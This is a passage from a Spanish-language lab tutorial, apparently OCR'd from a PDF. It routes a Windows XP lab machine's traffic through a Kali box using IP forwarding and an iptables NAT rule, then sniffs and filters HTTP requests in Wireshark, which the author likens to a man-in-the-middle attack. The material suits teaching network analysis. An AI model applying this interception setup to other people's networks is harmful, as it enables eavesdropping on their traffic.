


Le damos a Stop para ver lo que a sucedido o minimizamos esa ventanita para ir viendo los paquetes en tiempo real.

Ahora miramos si hacemos un ping a la dirección IP del Kali y luego un **arp –a**.



Vamos al Wireshark y vemos como muestra el protocolo ARP.




Ahora vamos a poner que el XP pase a conectarse por el Kali. Para ello ponemos la IP local del Kali como puerta de enlace del Windows XP. Esto vendría a ser como si realizáramos un ataque MAN In The Middle, o estuviésemos en una red local conectados, ya sea por cable o Wifi.


En Kali escribimos lo siguiente para habilitarlo y que en las IPTABLES (Firewall de Linux) saque el tráfico por el interface externo, así saldrá mediante nat a internet.

```
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A POSTROUTING -s 192.168.20.0/24 -o eth0 -j MASQUERADE
root@kali:~#
```


Ya deberíamos tener internet en el Windows XP a través del Kali. Ahora vemos que sucede en el Wireshark. Vemos como se ha movido tráfico entre la máquina XP y el servidor de Google.




Ahora para no liarnos, vamos a realizar filtros. Podemos filtrar por dirección IP para redes con muchas máquinas, pero no es el caso, ya que sólo tenemos el Windows XP trabajando.




Marcamos **http.method.request**.



Ponemos == y GET, es decir, la imformación recibida. Aplicamos para activar el filtro.

